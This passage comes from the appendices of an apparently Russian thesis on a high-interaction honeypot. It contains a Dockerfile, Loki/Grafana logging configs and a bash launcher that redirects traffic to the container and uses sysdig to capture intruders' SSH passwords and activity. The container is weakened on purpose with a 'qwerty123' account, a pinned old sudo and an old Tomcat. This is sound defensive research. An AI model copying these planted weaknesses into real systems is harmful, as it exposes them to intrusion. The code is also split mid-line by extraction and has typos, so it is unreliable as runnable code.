


Рисунок А.1 – Алгоритм работы высокоинтерактивной honeypot-системы

Приложение Б
(обязательное)
Dockerfile разработанного docker-контейнера

```
FROM ubuntu:20.04
RUN apt update && apt upgrade -y
RUN apt update && apt install openssh-server nginx rsyslog iputils-
ping net-tools nano vsftpd sudo=1.8.31-1ubuntu1 -y
RUN apt-get -y install openjdk-8-jdk wget supervisor apache2
RUN mkdir /usr/local/tomcat
RUN      wget      https://archive.apache.org/dist/tomcat/tomcat-
9/v9.0.27/bin/apache-tomcat-9.0.27.tar.gz -O /tmp/tomcat.tar.gz
RUN cd /tmp && tar xvfz tomcat.tar.gz
RUN cp -Rv /tmp/apache-tomcat-9.0.27/* /usr/local/tomcat/
RUN apt-get install -y python3 python3-pip && pip3 install
supervisor-stdout
RUN groupadd user
RUN useradd -rm -d /home/ubuntu -s /bin/bash -g user user
RUN echo 'user:qwerty123' | chpasswd
RUN service ssh start
RUN sudo service rsyslog start
RUN sudo rsyslogd
CMD chmod +x /usr/local/tomcat/bin/catarina.sh
RUN mkdir -p /var/lock/apache2 /var/run/apache2 /var/run/sshd
/var/log/supervisor
COPY supervisord.conf /etc/supervisor/conf.d/supervisord.conf
EXPOSE 22 80 8080
CMD ["/usr/bin/supervisord", "-n"]
```

Приложение В
(обязательное)
Файлы конфигурации стека «Loki»

```
#Файл запуска сервисов стека «Loki» в виде docker-контейнеров
version: '3'
networks:
  loki:
services:
  loki:
    image: grafana/loki:master-2739551
    ports:
      - "3100:3100"
    networks:
      - loki
    restart: unless-stopped
  grafana:
    image: grafana/grafana:6.4.4
    ports:
      - "3000:3000"
    networks:
      - loki
    restart: unless-stopped
  promtail:
    image: grafana/promtail:master-2739551
    networks:
      - loki
    volumes:
      - /opt/loki/loki-promtail-conf.yml:/etc/promtail/docker-
config.yml
      - /var/log:/var/log
    command: -config.file=/etc/promtail/docker-config.yml
```

```
#Файл конфигурации сервиса Promtail для сбора данных из
/var/log/honeypot
server:
  http_listen_port: 9080
  grpc_listen_port: 0
positions:
  filename: /tmp/positions.yaml
client:
  url: http://loki:3100/api/prom/push
scrape_configs:
  - job_name: system
    entry_parser: raw
    static_configs:
      - targets:
          - localhost
        labels:
          job: varlogs
          __path__: /home/user/honeypot/*log
  - job_name: honeypot
    entry_parser: raw
```

Приложение Г
(обязательное)
Код bash-скрипта «honeypot.sh»

```
#!/bin/bash

if /usr/bin/docker network loki_loki ps &> /dev/null; then
    echo "loki don't work!"
fi
sudo docker-compose -f /opt/loki/loki-stack.yml up &> /dev/null
2>&1 &
echo "CHOICE OF INTERFACE"
echo "-----"
for iface in $(ip -o -4 addr list | awk '{print $2}' | tr '\n' '
')
do
    printf "$iface\n"
done
echo "-----"
echo "ENTER HOST-INTERFACE :"
echo "-----"
read HOST_INTERFACE
echo "-----"
EXIT_INTERFACE=${HOST_INTERFACE}
LIMIT_MIN=128M
HOST_NAME=$(ifconfig ${EXIT_INTERFACE} | grep -E "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep -v 127.0.0.1 | awk '{ print $2 }'
| cut -f2 -d:)
CONTAINER_NAME="honeypot"

#проверка, существует ли контейнер
if /usr/bin/docker inspect ${CONTAINER_NAME} &> /dev/null; then
    if /usr/bin/docker inspect -f '{{.State.Running}}'
$CONTAINER_NAME &> /dev/null; then
        echo "the honeypot is running!"
```

```

        exit

    fi

    CONTAINER_ID=$(/usr/bin/docker run --name ${CONTAINER_NAME}
-m ${LIMIT_MIN} -d -t -i ${CONTAINER_NAME})

    CONTAINER_IP=$(/usr/bin/docker inspect -f '{{range
.NetworkSettings.Networks}}{{.IPAddress}}{{end}}'
${CONTAINER_ID})

    PROCESS_ID=$(/usr/bin/docker inspect --format '{{.State.Pid
}}' ${CONTAINER_NAME})

    iptables -A FORWARD -p tcp -d ${CONTAINER_IP} -m state --
state NEW,ESTABLISHED,RELATED -j ACCEPT

    iptables -t nat -A PREROUTING -i ${EXIT_INTERFACE} -p tcp -d
${HOST_NAME} -j DNAT --to-destination ${CONTAINER_IP}

    /usr/bin/nsenter --target ${PROCESS_ID} -n /sbin/iptables -A
OUTPUT -p tcp -m tcp --dst 192.168.0.200 --dport 514 -j ACCEPT

    sudo chmod +x ~/pipework/pipework

    sudo ~/pipework/pipework docker0 -i eth1 ${CONTAINER_NAME}
10.10.3.3/24

    sudo sysdig -pc -A -c echo_fds container.name=${CONTAINER_NAME}
and proc.name=sshd and "evt.is_io_read=true and not fd.type
contains pipe and not fd.name contains /" >
/var/log/honeypot/password_garbage.log && sed -i '/^$/d'
/var/log/honeypot/password_garbage.log && sed -rni '/^{4,10}$$/p'
/var/log/honeypot/password_garbage.log && sed -i '/eth\||%\|+/d'
password_garbage.log && sed -i 's/^/ENTER_PASSWORD /'
password_garbage.log && cp /var/log/honeypot/password_garbage.log
/var/log/honeypot/password_${CONTAINER_NAME}.log 2>&1 &

    sudo sysdig -pc -A -c /usr/share/sysdig/chisels/spy_users
container.name=${CONTAINER_NAME} "and not fd.name contains
/usr/local/tomcat/ and not fd.name contains /usr/bin/" &

    sudo sysdig -pc -A -c /usr/share/sysdig/chisels/spy_file
container.name=${CONTAINER_NAME} "and not fd.name contains
/lib/x86_64-linux-gnu/ and not fd.name contains /dev/null and not
fd.name contains /usr/share/nano/ and not fd.name contains

```

```

/etc/nsswitch.conf and not fd.name contains /lib/terminfo/x/ and
not fd.name contains /usr/lib/ssl/ and not fd.name contains
/etc/ssh and not fd.name contains /usr/local/tomcat/ and not
fd.name contains /dev/urandom and not fd.name contains
/usr/lib/jvm/ and not fd.name contains /etc/localtime and not
fd.name contains /usr/local/tomcat/ and not fd.name contains
/etc/apache2/ and not fd.name contains /proc/filesystems and not
fd.name contains /etc/gai.conf and not fd.name contains
/proc/self/ and not fd.name contains /usr/lib/apache2/ and not
fd.name contains /proc/self/ and not fd.name contains /sys/fs/ and
not fd.name contains /proc/net/ and not fd.name contains
/etc/resolv.conf and not fd.name contains /proc/sys/ and not
fd.name contains /sys/devices/ and not fd.name contains
/etc/timezone and not fd.name contains /usr/bin/which and not
fd.name contains /etc/group and not fd.name contains
/etc/host.conf and not fd.name contains etc/resolv.conf and not
fd.name contains /dev/random and not fd.name contains
/etc/mime.types and not fd.name contains /etc/nanorc" &
sudo      docker      logs      -f      ${CONTAINER_NAME}      >
/var/log/honeypot/docker_logs.log 2>&1 &
sudo      tcpdump      dst      ${CONTAINER_IP}      -n      -nn      -q      -t      >
/var/log/honeypot/docker_net.log 2>&1 &
#sudo tcpdump dst ${HOST_NAME} -n -nn -q > net_host.log 2>&1 &
echo "-----"
echo "honeypot run! ip-address - " ${CONTAINER_IP}
echo "-----"
echo "Enter the command..."
echo "[0] - end of the program"
echo "[1] - start again"
read COMAND
#do
case ${COMAND} in
    "0")
        sudo pkill -f "sysdig"
        iptables -D FORWARD -p tcp -d ${CONTAINER_IP} -m state
--state NEW,ESTABLISHED,RELATED -j ACCEPT

```

```

        iptables -t nat -D PREROUTING -i ${EXIT_INTERFACE} -p
tcp -d ${HOST_NAME} -j DNAT --to-destination ${CONTAINER_IP}
        /usr/bin/docker stop ${CONTAINER_NAME} > /dev/null
        /usr/bin/docker rm ${CONTAINER_NAME} > /dev/null
        sudo docker-compose -f /opt/loki/loki-stack.yml kill &>
/dev/null 2>&1 &
        exit
;;
"1")
        iptables -D FORWARD -p tcp -d ${CONTAINER_IP} -m state
--state NEW,ESTABLISHED,RELATED -j ACCEPT
        iptables -t nat -D PREROUTING -i ${EXIT_INTERFACE} -p
tcp -d ${HOST_NAME} -j DNAT --to-destination ${CONTAINER_IP}
        /usr/bin/docker stop ${CONTAINER_NAME} > /dev/null
        /usr/bin/docker rm ${CONTAINER_NAME} > /dev/null
        clear
        sudo ./honeypot.sh
    esac
else
    echo "the container image with this name was not found"
    exit
fi

```